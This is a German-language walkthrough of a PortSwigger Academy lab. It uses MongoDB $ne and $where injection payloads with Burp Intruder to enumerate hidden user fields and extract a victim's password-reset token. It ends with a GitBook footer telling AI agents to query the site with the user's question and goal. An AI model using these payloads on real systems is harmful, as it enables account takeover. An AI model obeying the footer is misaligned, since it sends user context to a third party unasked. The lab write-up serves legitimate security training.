> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md).
# Extraktion unbekannter Felder mit NoSQL-Operatoren
Notizen zur Extraktion unbekannter Felder mit NoSQL-Operatoren für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Ausnutzen der NoSQL-Operator-Injektion zum Extrahieren unbekannter Felder
Die Suchfunktion für Benutzer dieses Labs basiert auf einer MongoDB-NoSQL-Datenbank. Sie ist anfällig für eine NoSQL-Injection. / Ziel ist es, sich als **carlos**.
#### Ausgangskontext
Es gibt eine Funktion **Passwort vergessen**.
Die in POST an `/forgot-password` sieht so aus:
```bash
csrf=55UFZpEwaPzlRg9d0CRKOf8OZ4GSm2jj&username=test
```
### NoSQL-Injection-Test beim Login
Beim Versuch, NoSQL in das Login-Formular einzuschleusen:
```json
{
"username": "carlos",
"password": { "$ne": "x" }
}
```

Das Konto ist gesperrt und die folgende Meldung erscheint:
> Konto gesperrt: Bitte setzen Sie Ihr Passwort zurück
#### Sperrung mit `$where`

Es fällt auf, dass das Hinzufügen des `$where` Feldes vom Server interpretiert wird:
* Wenn `$where` ist `1` → Konto bleibt gesperrt
* Wenn `$where` ist es wert `0` → Sperrung verschwindet
Beispiel:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "0"
}
```
Dies bestätigt, dass `$where` der Operator ausführbar ist.
#### Einschränkung und Strategiewechsel
Die ursprüngliche Idee wäre, `$where` zu verwenden, um das Passwort direkt zu prüfen, zum Beispiel:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.password...."
}
```
Da das Konto jedoch gesperrt ist, ist dieser Ansatz nicht nutzbar. / Sie müssen daher über einen **Passwort-Reset**.
#### Benutzerobjekt-Felder auflisten

`$where` wird verwendet, um Benutzerobjektschlüssel mit Folgendem aufzulisten:
```javascript
Object.keys(this)[0].match('^.{X}Y.*')
```
Vollständige Anfrage:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "Object.keys(this)[0].match('^.{X}Y.*')"
}
```

* `X`: Zeichenposition (0-20)

* `Y`: getestete Zeichen (`a-z`, `A-Z`, `0-9`)


Angriff gesendet über **Intruder** durch **Cluster-Bombe**
#### Ergebnisse der Felderzählung


Basierend auf der Länge der Antwort (**Content-Length**):
* `Object.keys(this)[0]` → `ID`
```javascript
"$where": "Object.keys(this)[1].match('^.{X}Y.*')"
```
* `Object.keys(this)[1]` → `Benutzername`
* `Object.keys(this)[2]` → `Passwort`
```javascript
"$where": "Object.keys(this)[2].match('^.{X}Y.*')"
```
* `Object.keys(this)[3]` → `E-Mail`
* `Object.keys(this)[4]` → `passwordReset`
" Das `passwordReset` Feld erscheint nur, wenn für **carlos**.
```javascript
"$where": "Object.keys(this)[4].match('^.{X}Y.*')"
```

#### Bestätigung des `passwordReset` Feldes
Zugriff auf den Endpunkt:
```bash
/forgot-password?passwordReset=
```
Antwort:
> Ungültiger Token
Das Feld existiert

#### Liste des Tokens `passwordReset`
Der Wert des Tokens wird dann extrahiert:
```javascript
"$where": "this.passwordReset.match('^.{X}Y.*')"
```
```javascript
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.passwordReset.match('^.{X}Y.*')"
}
```
* `X`: Zeichenposition
* `Y`: mögliche Zeichen
* Senden über **Intruder** (Cluster-Bombe)

#### Ergebnis
Das **carlos** Reset-Token wird ermittelt:
```bash
5d252f7e28f468ee
```
#### Abschließende Ausnutzung
Mit diesem Token können Sie auf die Passwort-Reset-Funktion zugreifen und ein neues Passwort für **carlos**festlegen, sodass Sie sich bei Ihrem Konto anmelden und das Lab validieren können.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.